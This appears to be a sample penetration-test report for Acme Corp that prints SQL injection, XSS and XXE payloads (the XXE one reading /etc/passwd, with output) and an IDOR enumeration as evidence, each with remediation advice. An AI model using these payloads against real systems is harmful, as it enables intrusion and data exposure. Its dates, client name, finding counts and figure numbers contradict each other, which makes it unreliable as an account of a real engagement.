Banner IMAGE:
include NS icon
Vulnerabilty report title conducted by Netspider secops team for X company
Date

Document ID: #2023082501 | **CONFIDENTIAL**

Acme Corp.
Vulnerability Report

Business Confidential

.

Date: August 25th, 2023

Project: DC-001 Version 1.0

Table of Contents

Confidentiality Statement

This document is the exclusive property of Acme Corp. and Netspider. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Acme Corp. and Netspider.

The parties may share this document with 3rd parties indispensable and necessary for carrying out the project according to section 3.1 of the non-disclosure agreement. (Permitted Information Recipients)

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Netspider prioritized the assessment to identify the weakest security controls an attacker would exploit. Netspider recommends conducting similar assessments on a quarterly basis to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
	Acme Corp.	
John Smith	CISO	Email: jsmith@acmecorp.com
	Netspider	
Mehran Eftekhari	CEO	Email: x@netspider.io

Assessment Overview

From February 22nd, 2021 to March 5th, 2023, Acme Corp. engaged Netspider to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Penetration Testing

Our Web Penetration Testing service is a comprehensive assessment component that focuses on evaluating the security posture of your web applications. We employ advanced techniques to identify vulnerabilities, potential entry points, and weak spots within your web ecosystem. Our expert team of ethical hackers simulates real-world cyberattacks to uncover security gaps that malicious actors could exploit. By conducting in-depth analysis and testing, we ensure that your web applications are fortified against potential threats, providing you with actionable insights to enhance your digital defenses. With our Web Penetration Testing, you can confidently safeguard your web applications and user data from unauthorized access and potential breaches.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
Web Penetration Test	http://portal.acme.corp

Scope Exclusions

Netspider excluded the following testing methodologies during the assessment:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Physical Security Breaches
- Brute Force Attacks
- Third-party Software Vulnerabilities
- Open Source Intelligence (OSINT)
- Wireless Network Exploitation
- Client-side Exploitation

The exclusions listed above denote areas that were not assessed during this engagement. This does not imply these areas are free from vulnerabilities, but rather that they were outside the scope of the current testing parameters.

Client Allowances

For the purpose of the black box assessment, Acme Corp. did not grant Netspider any preliminary insights or privileged access.

Executive Summary

Netspider evaluated Acme Corp.'s internal security posture through penetration testing from February 22nd, 2022 to March 5th, 2022. The following sections provide a high-level overview of vulnerabilities discovered, successful and unsuccessful attempts, and strengths and weaknesses.

Web Penetration Testing Summary

In our comprehensive Web Penetration Testing engagement with Acme Corp., our expert team of ethical hackers meticulously evaluated the security landscape of your web applications. By simulating real-world cyberattacks, we aimed to uncover potential vulnerabilities and weak points that could be exploited by malicious actors.

Throughout the testing process, we employed a systematic approach, covering every facet of your web ecosystem. Our assessment included thorough reconnaissance, vulnerability identification, exploitation attempts, and post-exploitation analysis. This holistic methodology allowed us to provide you with a detailed understanding of your application's security posture.

The results of our assessment have been documented in a comprehensive report, outlining identified vulnerabilities, their potential impact, and actionable recommendations for remediation. This report serves as a valuable resource for improving the overall security of your web applications, ensuring that you can confidently protect sensitive data and user information from potential threats.

The remainder of the findings were high, moderate, low, or informational. For further information on findings, please review the Technical Findings section.

Tester Notes and Recommendations

During the assessment of the system, several noteworthy points and recommendations were identified that warrant attention. These observations are intended to enhance the overall security and functionality of the system:

Authentication Mechanism: The current authentication mechanism relies solely on usernames and passwords. It is recommended to implement multi-factor authentication (MFA) to provide an extra layer of security. This will greatly reduce the risk of unauthorized access even in the event of compromised passwords.

Input Validation: Input validation checks on user inputs should be strengthened. Implement client-side and server-side validation to prevent common vulnerabilities such as Cross-Site Scripting (XSS) and SQL Injection.

Error Handling: Error messages should be generalized and not reveal sensitive information about the system's architecture or vulnerabilities. Custom error pages can be implemented to provide a more user-friendly experience while maintaining security.

Regular Patching: Keep all system components, libraries, and frameworks up to date with the latest security patches. Regularly review and update software versions to mitigate known vulnerabilities.

Access Control: Review and refine user access controls. Users should only have access to the resources necessary for their roles. Implement the principle of least privilege to limit potential damage from compromised accounts.

Logging and Monitoring: Implement comprehensive logging and monitoring mechanisms. This includes monitoring for unusual or suspicious activities, as well as recording audit logs for later analysis.

Third-Party Libraries: Review and audit third-party libraries used within the system. Ensure they are well-maintained and do not introduce security vulnerabilities.

User Training: Provide training to users regarding best security practices, including how to recognize and report potential security threats or phishing attempts.

Vulnerability Summary & Report Card

NETSPIDER

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Web Penetration Test Findings

1	3	0	0	0
Critical	High	Moderate	Low	Informational

Findings	Severity	Recommendation
Web Penetration Test		
SQL Injection	Critical	Implement input validation and parameterized queries to prevent malicious SQL statements from being executed.
Cross-Site Scripting (XSS)	High	Use proper input sanitization and output encoding to mitigate the risk of executing malicious scripts in users' browsers.
Cross-Site Request Forgery (CSRF)	Moderate	Implement anti-CSRF tokens and require user authentication for sensitive actions to prevent unauthorized requests.
Information Disclosure through Error Messages	Low	Configure server error messages to reveal minimal information and avoid leaking sensitive details to potential attackers.
Banner Disclosure	Informational	Remove or restrict the disclosure of server version information in response headers to prevent attackers from gaining insights into potential vulnerabilities.

Technical Findings

NETSPIDER


Web Penetration Test Findings

Finding PT-001: SQL Injection (Critical)

Description	The login functionality of the Demo Corp web application is vulnerable to SQL injection attacks. The vulnerability exists in the username parameter of the login page, where insufficient input validation allows an attacker to manipulate the input and execute malicious SQL queries against the backend database. An attacker could potentially gain unauthorized access to the application, extract sensitive data, or modify the database contents.
Severity	Critical
Tools Used	SQLMap, Burp Suite
References	● OWASP SQL Injection Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html ● OWASP Top Ten Project - Injection: https://owasp.org/www-project-top-ten/2017/A1_2017-Injection

Evidence

Figure 1: Username SQL Injection



localhost/sql/sql-injection/form.html

' UNION SELECT * FROM emp_details --

User ID:

' UNION SELECT * FROM emp_c

Password:

••••

abcd

Remediation:

To mitigate this critical SQL Injection vulnerability, the following steps should be taken:

Input Validation: Implement strong input validation mechanisms on all user-supplied inputs, especially those used in SQL queries. Validate the input data against an expected format before processing it.

Parameterized Queries: Rewrite the database queries to use parameterized queries or prepared statements. Parameterized queries ensure that user-supplied input is treated as data, not executable code, effectively preventing SQL injection attacks.


Security Libraries: Utilize security libraries and frameworks that provide built-in protection against SQL injection. Many modern programming languages have libraries that automatically handle parameterized queries and input validation.

Finding PT-002: Cross-Site Scripting (XSS) (High)

Description	During the penetration test of the Demo Corp web application, it was discovered that the search functionality is vulnerable to Cross-Site Scripting (XSS) attacks. The application fails to properly validate and sanitize user-provided input before displaying it in search results. This allows an attacker to inject malicious scripts into the search query, which are then executed in the context of other users' browsers when they view the search results. This can lead to various attacks, including session theft, defacement, and phishing.
Severity	High
Tools Used	Burp Suite, OWASP ZAP
References	● OWASP XSS Prevention Cheat Sheet: https://owasp.org/www-project-cheat-sheets/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html ● OWASP Content Security Policy: https://owasp.org/www-project-secure-headers/ ● OWASP Web Security Testing Guide - XSS Prevention: https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Stored_XSS

Evidence

Figure 15: XSS on search parameter


File Edit View History Bookmarks Tools Help
acunetix.php.example/xss.ph
Search
OK

acunetix.php.example/xss.php?search=<script>alert("xss");</script>

You have searched for:

xss

Transferring data from acunetix.php.example...

Remediation:

To mitigate the Cross-Site Scripting (XSS) vulnerability in the search parameter of the Demo Corp web application, follow these remediation steps:

Input Sanitization: Implement thorough input validation and filtering on user-provided data before it's used in the application. Specifically, sanitize the "search" parameter by removing or escaping any HTML, JavaScript, or other potentially malicious code.

Output Encoding: Encode all user-generated content that is displayed on the web page. This prevents the browser from interpreting the content as executable code. Use proper encoding functions according to the context (HTML, JavaScript, etc.).


Content Security Policy (CSP): Implement a strong Content Security Policy that restricts the sources of content that can be loaded on your web pages. This helps mitigate the risk of malicious scripts being executed.

Finding PT-003: XML External Entity (XXE) (High)

Description	The hosts.php file in the Demo Corp web application is vulnerable to XML External Entity (XXE) attacks. The vulnerability occurs due to the application's failure to properly validate and sanitize XML input. An attacker can exploit this vulnerability to read sensitive files on the server, such as /etc/passwd, by injecting malicious XML entities into the application.
Severity	High
Tools Used	Burp Suite, OWASP ZAP
References	● OWASP XXE Prevention Cheat Sheet: https://owasp.org/www-project-cheat-sheets/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet

Evidence

Figure 15: XXE on hosts.php



```
GET /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 201

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:////etc/passwd" >]>
<details>
<subnet_mask>&xxe;</subnet_mask>
<test></test>
</details>
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Aug 2018 06:51:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2487
Connection: close
Content-Type: text/html; charset=UTF-8


There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
```

Remediation:

To mitigate this XXE vulnerability, the following steps should be taken:

Disable External Entity Processing: In your XML parser's configuration, disable external entity processing to prevent the application from resolving external entities.

Input Validation: Validate and sanitize all user-supplied XML input. Reject any XML input that contains external entity declarations.

Use Trusted Parsers: Use secure XML parsers that do not support external entity processing by default or have proper configuration options to disable it.

Whitelist Allowed Entities: If there's a legitimate need for using external entities, create a whitelist of allowed entities and prevent any other external entities from being resolved.

Use Content Security Policies (CSP): Implement a strict content security policy that prevents loading external resources, such as XML files, from untrusted sources.


Secure Configuration: Ensure that server files like hosts.php are properly configured and have restricted access to prevent unauthorized access.

Finding PT-004: Insecure Direct Object Reference (IDOR) (High) NETSPIDER

Description	The /users/{USERID} endpoint in the Demo Corp web application is vulnerable to an Insecure Direct Object Reference (IDOR) attack. The vulnerability arises because the application fails to properly enforce authorization when accessing user-specific resources. An attacker can manipulate the USERID parameter to access user accounts that they are not authorized to view, effectively enumerating users and potentially gathering sensitive information.
Severity	High
Tools Used	Burp Suite, OWASP ZAP
References	● OWASP Insecure Direct Object References (IDOR): https://owasp.org/www-project-top-ten/2017/A4_2017-Insecure_Direct_Object_References


Evidence

Figure 15: Burpsuite



```
GET /cyclone/users/4 HTTP/1.1
Host: 172.16.67.136
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like Mac OS
like Gecko) Version/5.1 Mobile
Accept: text/html,application/
Accept-Language: en-GB,en;q=0.
Accept-Encoding: gzip, deflate
Referer: http://172.16.67.136/
Cookie: PHPSESSID=ogvvbb9mt3tc
acgroupswithpersist=nada; JSES
```

Figure 16: Burpsuite intruder payload selection




Payload Positions

Configure the positions where payloads will be inserted into the base re
details.

Attack type: Sniper

```
GET /cyclone/users/§4§ HTTP/1.1
Host: 172.16.67.13
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 5_1 like 
Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
```


Figure 15: Burpsuite intruder attack



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		304	☐	☐	667
4	4	304	☐	☐	667
1	1	200	☐	☐	7565
5	5	200	☐	☐	7567
17	17	200	☐	☐	7567
23	23	200	☐	☐	7567
43	43	200	☐	☐	7567
68	68	200	☐	☐	7567
75	75	200	☐	☐	7567
15	15	200	☐	☐	7569
20	20	200	☐	☐	7569

Figure 15: Burpsuite intruder results



Status	Error	Timeout	Length	<title>Cyclone Trans...	Co
304	☐	☐	667		bas
200	☐	☐	7565	John Smith	
200	☐	☐	7585	Herminio Langworth I	
200	☐	☐	7579	Luciano Connelly	
200	☐	☐	7567	Rocky Jast	
200	☐	☐	7575	Ally Greenholt	
200	☐	☐	7581	Keshaun Wilderman	
200	☐	☐	7577	Gussie Halvorson	
200	☐	☐	7577	Matt Harvey III	
200	☐	☐	7573	Adella Zemlak	
200	☐	☐	7575	Manuel Gislason	
200	☐	☐	7591	Miss Gudrun McCullo...	
200	☐	☐	7579	Maximilian Purdy	

Remediation:

To mitigate this IDOR vulnerability, the following steps should be taken:

Role-Based Access Control (RBAC): Implement a robust RBAC system to enforce proper authorization. Only allow users to access resources that they are authorized to view.

Use Unique Identifiers: Avoid using sequential, predictable, or easily guessable identifiers like incremental numbers in URLs. Instead, use unique and random identifiers that are not easily enumerable.

Context-Based Access: Ensure that users can only access resources that are associated with their account or within their authorized scope.

Banner IMAGE